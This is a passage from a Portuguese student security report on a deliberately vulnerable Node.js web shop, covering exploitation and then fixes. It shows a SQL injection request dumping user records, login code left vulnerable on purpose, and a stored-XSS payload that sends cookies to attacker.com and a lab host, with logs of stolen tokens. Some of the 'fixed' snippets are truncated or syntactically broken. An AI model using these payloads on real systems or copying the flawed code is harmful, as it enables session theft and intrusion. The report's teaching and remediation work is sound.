10 Referer: http://192.168.2.5:3000/auth/forgot-password
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: connect.sid=s%3A72f17u6u8aECJBs_Bm8aHuqldopt80qz.Awc2FbPVS01MRfBR5%2BFTY%2FBNXvqzG5vZp2lOrWQlCwA
14 email=nuno@teste.com
15 email=nuno@teste.com+'OR'+1=1--

Response
34 <form action="/auth/forgot-password" method="post">
35 <div class="mb-3">
36 <label for="email" class="form-label">Email</label>
37 <!-- vulnerable email type (text) input -->
38 <input type="email" class="form-control" id="email" name="email" placeholder="Enter your email" required="" />
39 </div>
40 <button type="submit" class="btn btn-primary">Submit</button>
41 </form>
42 <p class="mt-3 text-danger">User(s) found</p>
43 <!-- vulnerable user found display -->
44 <ul>
45 <li>Username: admin, Email: admin@admin.com</li>
46 <li>Username: david, Email: david@teste.com</li>
47 <li>Username: nuno, Email: nuno@teste.com</li>
48 <li>Username: joaosilva, Email: joaosilva@example.com</li>
49 <li>Username: mariasantos, Email: mariasantos@example.com</li>
50 <li>Username: Pedro, Email: pedro.ferreira@example.com</li>
51 <li>Username: dev, Email: dev@redtechtools.com</li>
52 <li>Username: dummyUser, Email: dummyuser01@example.com</li>
53 </ul>
54 </div>
55 </div>
56 </div>
57 </div>
58 </div>
59 </div>
60 </div>
61 </div>
62 </div>
63 </div>
64 </div>
65 </div>
```

A página retorna uma lista de todos os utilizadores registados, incluindo os seus usernames e emails, pois o servidor não valida o input, não limita o que apresenta na view e executa a query maliciosa.



3.8 Autenticação Insegura com JWT e XSS (A07:2021 - Identification and Authentication Failures / A03:2021 - Injection)

A autenticação insegura com JWT ocorre devido a duas falhas principais: a utilização de uma chave secreta fraca ("insecure-secret") e a ausência do atributo httpOnly no cookie do token, tornando-o vulnerável a roubo via Cross-Site Scripting (XSS). A chave fraca permite que um atacante manipule o token, alterando valores como isAdmin para obter privilégios de administrador, enquanto a falta de httpOnly permite que scripts maliciosos acessem ao token. Esta vulnerabilidade é classificada no OWASP Top 10 como A07:2021 - Identification and Authentication Failures, devido à falha na autenticação segura, e A03:2021 - Injection, devido ao XSS. Na RedTech Tools, a combinação destas falhas com a vulnerabilidade de Stored-XSS (em /products/:id/review) permite um ataque em duas fases: roubo do token via XSS e manipulação do token para elevação de privilégios. Além disso, a validação de privilégios em /admin (em app.js) confia exclusivamente no valor isAdmin do token, em vez de consultar a base de dados para verificar os privilégios, aumentando o risco de manipulação.

3.8.1 Código Vulnerável

O código vulnerável encontra-se em dois ficheiros principais: routes/auth.js na rota POST /auth/login e app.js no middleware de verificação JWT. Os trechos abaixo ilustram os problemas:

- Rota /auth/login (routes/auth.js):

```
// Login (vulnerable to SQL Injection and Username Enumeration and insecure token generation)
router.post("/login", (req, res) => {
  const { username, password } = req.body;
  // Vulnerable to SQLi: unsanitized input in query
  db.get(
    `SELECT * FROM users WHERE username = '${username}' AND password = '${password}'`,
    (err, user) => {
      if (err) { ...
      } else if (!user) { ...
      } else {
        // Generate JWT without httpOnly (vulnerable to XSS)
        const token = jwt.sign(
          { userId: user.id, username: user.username, isAdmin: user.isAdmin },
          "insecure-secret",
          { expiresIn: "1h" }
        );
        res.cookie("token", token); // No httpOnly, allows token theft via XSS
        res.redirect("/");
      }
    }
  );
});
```

Explicação do Problema: A chave "insecure-secret" é fraca, permitindo manipulação do token, e a ausência de httpOnly expõe o cookie token a scripts JavaScript, tornando-o vulnerável a roubo via XSS devido à falta de sanitização nas avaliações (em /products/:id/review).

- App.js (middleware):

```
// Middleware to verify JWT
app.use((req, res, next) => {
  const token =
    req.headers["authorization"]?.split(" ")[1] || req.cookies.token;
  if (token) {
    try {
      const decoded = jwt.verify(token, "insecure-secret");
      req.user = decoded; // { userId, username, isAdmin }
    } catch (err) {
      req.user = null;
    }
  } else {
    req.user = null;
  }
  next();
});
```

```
// Middleware to check admin access
app.use("/admin", (req, res, next) => {
  if (!req.user) {
    return res.redirect("/auth/login");
  }
  if (!req.user.isAdmin) {
    return res
      .status(403)
      .render("error", { message: "Access denied: Admins only" });
  }
  next();
});
```


Explicação do Problema: No app.js, o middleware contém duas vulnerabilidades adicionais:

- confia exclusivamente no valor isAdmin decodificado do token sem revalidação na base de dados, permitindo que um token manipulado conceda acesso não autorizado;
- não implementa medidas de segurança adicionais, como verificação de revogação de tokens ou validação de assinatura além da chave fraca, facilitando a manipulação.

Esta combinação permite que um atacante roube o token via XSS e o altere (ex: mudar isAdmin para true) para aceder ao painel de administração.


3.8.2 Exploração da Vulnerabilidade

Um atacante autenticada em uma conta sem privilégios de admin pode começar por analisar o token e reparar que não tem o atributo de HTTPOnly.



Com essa informação e com conhecimento do stored-XSS presente nas nos product reviews, o atacante pode submeter um payload que envie sempre que for executado num browser uma ação de envio do token para um domínio o qual ele controla:

```
<script>fetch('https://attacker.com/steal?token=' + document.cookie)</script>
```



Neste caso, usamos um setup com um python server na porta 80 ficando o script:

```
<script>
  fetch('http://192.168.2.88/steal?token=' + document.cookie);
</script>
```

```
→ PS_TP python3 -m http.server 80
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.2.5 - - [28/May/2025 20:49:39] code 404, message File not found
192.168.2.5 - - [28/May/2025 20:49:39] "GET /steal?token=token=eYjhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eYjlc2VySWQIoJEWlmywIdXNlcmShbWUiOiJKYXZpc2ciImZlZWRTaW4iOjAsImldCmMTc0ODQ1OTg0CwI2XkhWJioxNzQ4NDYzNDg0fQ.z6V99s8m9b08gfTo719-GfLVqbjpqCP8Hku3u5Cek HTTP/1.1" 404 -
192.168.2.88 - - [28/May/2025 20:54:55] code 404, message File not found
192.168.2.88 - - [28/May/2025 20:54:55] "GET /steal?token=token=eYjhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eYjlc2VySWQIoJExMcWidXNlcmShbWUiOiJhdHRhY2ticiImZlZWRTaW4iOjAsImldCmMTc0ODQ1MDUzNSwI2XkhWJioxNzQ4NDY0MTM1fQ.4c07dtip0Q4iIuzR15gA0Z7juX7N60XUZ0JggaU0ug HTTP/1.1" 404 -
□
```

Assim, sempre que a pagina /product/4 é acedida, o cookie do utilizador autenticado é enviado para o atacante.

4 VERSÃO CORRIGIDA

A nossa versão corrigida da RedTech Tools está localizada na pasta **secure_redtechtools**, separada da versão original com vulnerabilidades, permitindo uma distinção clara entre as implementações inseguras e as corrigidas. As melhorias foram realizadas para mitigar as vulnerabilidades identificadas no OWASP Top 10, com foco em segurança, robustez e consistência na experiência do utilizador. Abaixo estão detalhadas as correções implementadas, incluindo o impacto de cada uma, com exemplos de código e placeholders para capturas de ecrã.

4.1 Correção de Injeção SQL (A03:2021 - Injection)

- **Problema:** Rotas como `/auth/login`, `/search`, `/products/:id`, `/auth/forgot-password` e ações no painel de administração (`/admin/delete-user`, `/admin/delete-product`, `/admin/delete-review`) permitiam injeção SQL devido à concatenação direta de entradas do utilizador em consultas SQL.
- **Correção:** Todas as consultas foram ajustadas para usar parametrização com placeholders (`?`), evitando a execução de código malicioso.
 - `routes/auth.js` (POST `/login`):

```
// Login (POST) - Fixed SQLi and Username Enumeration
router.post("/login", async (req, res) => {
  const { username, password } = req.body;

  // Input validation
  if (!username || !password) {
    return res.render("login", {
      message: "All fields are required",
      isLoggedIn: !!req.user,
    });
  }

  // Secure query with parameterization
  db.get(
    "SELECT * FROM users WHERE username = ?",
    [username],
    async (err, user) => {
      if (err) {
        return res.status(500).render("error", {
          message: "Database error",
          isLoggedIn: !!req.user,
          isAdmin: false,
        });
      }
    }
  )
}
```

- routes/orders.js (GET /orders/:id):

```
// Secure order details (fixed IDOR and SQL Injection)
router.get("/:id", requireAuth, (req, res) => {
  const orderId = req.params.id;
  const userId = req.user.userId;

  // [FIXED] - Use parameterized query to prevent SQL Injection
  db.get(
    "SELECT orders.*, orders.receiptFilename, users.username, products.name AS product_name, products.image AS product_image\n" +
    "FROM orders " +
    "JOIN users ON orders.userId = users.id " +
    "JOIN products ON orders.productId = products.id " +
    "WHERE orders.id = ? AND orders.userId = ?",
    [orderId, userId],
    (err, order) => {
      if (err || !order) {
        res.status(404).render("error", {
          message: "Order not found or access denied",
          isLoggedIn: !!req.user,
          isAdmin: req.user?.isAdmin || false,
        });
      }
    }
  );
});
```

- routes/admin.js (POST /delete-user/:id):

```
// Delete user (fixed SQL Injection)
router.post("/delete-user/:id", requireAuth, requireAdmin, (req, res) => {
  const userId = req.params.id;

  // [FIXED] - Replaced string concatenation with parameterized query to prevent SQL Injection
  db.run("DELETE FROM users WHERE id = ?", [userId], (err) => {
    if (err) {
      res.status(500).render("error", {
        message: "Error deleting user",
        isLoggedIn: !!req.user,
        isAdmin: req.user?.isAdmin || false,
      });
    } else {
      res.redirect("/admin");
    }
  });
});
```

- routes/index.js, na rota GET /search:

```
// Product search (fixed SQL Injection)
router.get("/search", (req, res) => {
  let { query } = req.query || "";

  // [FIXED] - Replaced string concatenation with parameterized query to prevent SQL Injection
  db.all(
    "SELECT * FROM products WHERE name LIKE ?",
    [`%${query}%`],
    (err, products) => {
      if (err) {
        res.status(500).render("error", {
          message: "Error searching products",
          isLoggedIn: !!req.user,
          isAdmin: req.user?.isAdmin || false,
        });
      }
    }
  );
});
```


- **Impacto:** Elimina completamente o risco de injeção SQL, garantindo que entradas do utilizador sejam tratadas como dados e não como comandos executáveis, protegendo a integridade da base de dados.
- Demonstração:

The screenshot shows a web browser at the URL `localhost:3000/auth/login`. The page has a dark header with the text "RedTech Tools" and navigation links for "Home", "Login", and "Register". The main content area is titled "Login". Below the title, there is a red error message "Invalid credentials". The "Username" input field contains the payload `admin' OR 1=1`, which is highlighted with a red box. The "Password" field is filled with dots. A blue "Login" button is visible, along with a link for "Forgot Password?".

4.2 Correção de Cross-Site Scripting (Stored-XSS) (A03:2021 - Injection)

- **Problema:** A rota POST `/products/:id/review` permitia a injeção de scripts maliciosos no campo comment, que eram renderizados sem sanitização em `views/product.ejs` usando `<%- %>`.
- **Correção:** Implementada sanitização do comment com `sanitize-html` e uso seguro de `<% %>` para renderização.
 - `routes/products.js`:

```
// Submit a review (fixed Stored XSS and SQL Injection)
router.post("/:id/review", requireAuth, (req, res) => {
  const { comment } = req.body || "";
  const productId = req.params.id;
  const userId = req.user?.userId;

  if (!userId) {
    res.redirect("/auth/login");
    return;
  }

  // [FIXED] - Sanitized comment to prevent Stored XSS using sanitize-html
  const sanitizedComment = sanitizeHtml(comment, {
    allowedTags: [], // No HTML tags allowed
    allowedAttributes: {},
  });

  // [FIXED] - Replaced string concatenation with parameterized query to prevent SQL
  db.run(
    "INSERT INTO reviews (productId, userId, comment) VALUES (?, ?, ?)",
    [productId, userId, sanitizedComment],
    (err) => {
      if (err) {
        res.status(500).render("error", {
          message: "Error submitting review",
          loggedIn: !!req.user,
        });
      }
    }
  );
});
```

- **Impacto:** Impede a execução de scripts maliciosos, protegendo outros utilizadores contra ataques de Stored XSS e mantendo a funcionalidade de avaliações.
- **Demonstração:**

RedTech Tools

[Home](#)
[Orders](#)
[Logout](#)

Metasploit Pro

Description: Advanced pentesting tool for vulnerability exploitation

Price: \$299.99

[Buy](#)

Reviews

User 4 Commented:

User 4 Commented: %3Cscript%3Ealert('Hacked!')%3C%2Fscript%3E

Leave your review

```

<h3>Reviews</h3>
<% if (reviews && reviews.length > 0) { %> <% reviews.forEach(review => {
%>
<p>User <%= review.userId %> Commented: <%= review.comment %></p>
<% }); %> <% } else { %>
<p>No reviews yet.</p>
<% } %> <% if (isLoggedIn) { %>

```

4.3 Correção de Referência Direta de Objetos Insegura (IDOR) (A01:2021 - Broken Access Control)

- **Problema:** A rota GET /orders/:id permitia que qualquer utilizador autenticado acesse encomendas de outros utilizadores manipulando o parâmetro id.
- **Correção:** Adicionada verificação de propriedade na consulta SQL, comparando orders.userId com o userId do utilizador autenticado.
 - routes/orders.js:


```

// Secure order details (fixed IDOR and SQL Injection)
router.get("/:id", requireAuth, (req, res) => {
  const orderId = req.params.id;
  const userId = req.user.userId;

  // [FIXED] - Use parameterized query to prevent SQL Injection
  db.get(
    "SELECT orders.*, orders.receiptFilename, users.username, products.name AS prod"
    "FROM orders " +
    "JOIN users ON orders.userId = users.id " +
    "JOIN products ON orders.productId = products.id " +
    "WHERE orders.id = ? AND orders.userId = ?",
    [orderId, userId],
    (err, order) => {
      if (err || !order) {
        res.status(404).render("error", {
          message: "Order not found or access denied",
          isLoggedIn: !!req.user,
          isAdmin: req.user?.isAdmin || false,
        });
      }
    }
  );
});

```

- **Impacto:** Garante que apenas o proprietário da encomenda ou um administrador possa acessá-la, eliminando o risco de IDOR e protegendo dados sensíveis.
- **Demonstração:**



4.4 Correção de Path Traversal (A05:2021 - Security Misconfiguration)



- **Problema:** A rota GET /orders/receipt/:filename permitia acesso a ficheiros fora do diretório receipts usando sequências como ../../.
- **Correção:** Adicionada validação para garantir que o caminho do ficheiro permaneça dentro do diretório receipts.
 - routes/orders.js:

```
// Secure download receipt (fixed Path Traversal and IDOR)
router.get("/receipt/:filename", requireAuth, (req, res) => {
  const basePath = path.join(__dirname, "../receipts");
  const filename = req.params.filename;
  const filePath = path.join(basePath, filename);

  if (filePath.indexOf(basePath) !== 0) {
    return res.status(403).render("error", {
      message: "Access to this file is forbidden",
      isLoggedIn: !!req.user,
      isAdmin: req.user?.isAdmin || false,
    });
  }

  if (fs.existsSync(filePath)) {
    if (fs.lstatSync(filePath).isDirectory()) {
      return res.status(400).send("Cannot download directories");
    }
  }
});
```

- **Impacto:** Impede que atacantes acessem a ficheiros sensíveis fora do diretório receipts, reforçando a segurança do servidor.
- **Demonstração:**



4.5 Correção de Falhas Criptográficas (A02:2021)

- **Problema:** Palavras-passe eram armazenadas em texto simples na tabela users via POST /auth/register.
- **Correção:** Implementado hash de palavras-passe com bcrypt antes do armazenamento.
 - routes/auth.js:

```
// Hash password
const saltRounds = 10;
const hashedPassword = await bcrypt.hash(password, saltRounds);

// Insert new user
db.run(
  "INSERT INTO users (username, email, password, isAdmin) VALUES (?, ?, ?, ?)",
  [username, email, hashedPassword, 0],
  (err) => {
    if (err) {
      return res.status(500).render("error", {
        message: "Error registering user",
        isLoggedIn: !!req.user,
        isAdmin: false,
      });
    }
    res.redirect("/auth/login");
  }
);
```

- **Impacto:** Protege as palavras-passe contra exposição, mesmo em caso de comprometimento da base de dados, aumentando a segurança dos utilizadores.
- **Demonstração:**

```
→ PS_TP ls
redtech.db
→ PS_TP sqlite3 redtech.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> SELECT * FROM users:
1|admin|$2b$10$pfnpUtxvf6X7Q6ocQTZ3Se1GKqg0/2KYB01oZHIG1XbQ.79x2fr6G|admin@admin.com|1
2|david|$2b$10$PfjMMMybUcS0C.2lrPh7a0E0KkTHbc.JEevBRtroakjBheVuhCl92|david@teste.com|0
3|nuno|$2b$10$W/c80GMXMr/msFU5F30/p0aV6cKVB0vzRN3UdEo9BClSAyYw9dp0i|nuno@teste.com|0
4|dev|$2b$10$FryPa1R1v0K2u6hWQQ3JM.s9cjN7AX6pEE0JG2p3rRKJl7exrVepa|dev@redtechtools.com|0
5|user1|$2b$10$1S.yc1ZGvfjLbWpadhN87ey8JA0HgbC.GeGZyqGLLyab2/22p11Ly|user1@customer.com|0
6|user2|$2b$10$9ZMX/RQhnINUio.Q1iZ5.0DrXAqXRdtWv.Ra4.aWvII0sfpWX6GAv|user2@customer.com|0
sqlite>
```

4.6 Correção de Enumeração de Usernames (A07:2021 - Identification and Authentication Failures)


- **Problema:** Mensagens de erro distintas em POST /auth/login ("User does not exist" vs. "Incorrect password") permitiam enumeração de usernames.

- **Correção:** Usada uma mensagem genérica para ambos os casos.
 - routes/auth.js:

```
// Secure query with parameterization
db.get(
  "SELECT * FROM users WHERE username = ?",
  [username],
  async (err, user) => {
    if (err) {
      return res.status(500).render("error", {
        message: "Database error",
        isLoggedIn: !!req.user,
        isAdmin: false,
      });
    }

    // Generic error message to prevent enumeration
    if (!user || !(await bcrypt.compare(password, user.password))) {
      return res.render("login", {
        message: "Invalid credentials",
        isLoggedIn: !!req.user,
      });
    }
  })
```

- **Impacto:** Impede que atacantes identifiquem usernames válidos, dificultando ataques de força bruta ou phishing direcionado.
- **Demonstração:**



The screenshot shows a web browser at the URL `localhost:3000/auth/login`. The page has a dark header with the text "RedTech Tools" and navigation links for "Home", "Login", and "Register". The main content area is titled "Login". Below the title, there is a red-bordered box containing the error message "Invalid credentials". Underneath this box, there are two input fields: "Username" with the value "xpto" and "Password" with masked characters. A blue "Login" button is positioned below the password field.

4.7 Melhoria na Segurança do JWT (A07:2021 - Identification and Authentication Failures)

- **Problema:** Chave JWT fraca, falta de `httpOnly` no cookie token e ausência de revalidação contra a base de dados.

- **Correção:**

- Usada chave segura via variável de ambiente (process.env.JWT_SECRET).
- Adicionado httpOnly: true ao cookie token.
- Implementada revalidação do utilizador contra a base.
- routes/auth.js:

```
// Generate secure JWT
const token = jwt.sign(
  { userId: user.id, username: user.username, isAdmin: user.isAdmin },
  process.env.JWT_SECRET || "secure-long-random-secret-1234567890", // Use enviro
  { expiresIn: "1h" }
);

// Set cookie with httpOnly, secure, and SameSite
res.cookie("token", token, {
  httpOnly: true,
  secure: process.env.NODE_ENV === "production", // Secure in production
  sameSite: "strict",
  maxAge: 3600000, // 1 hour
});
```

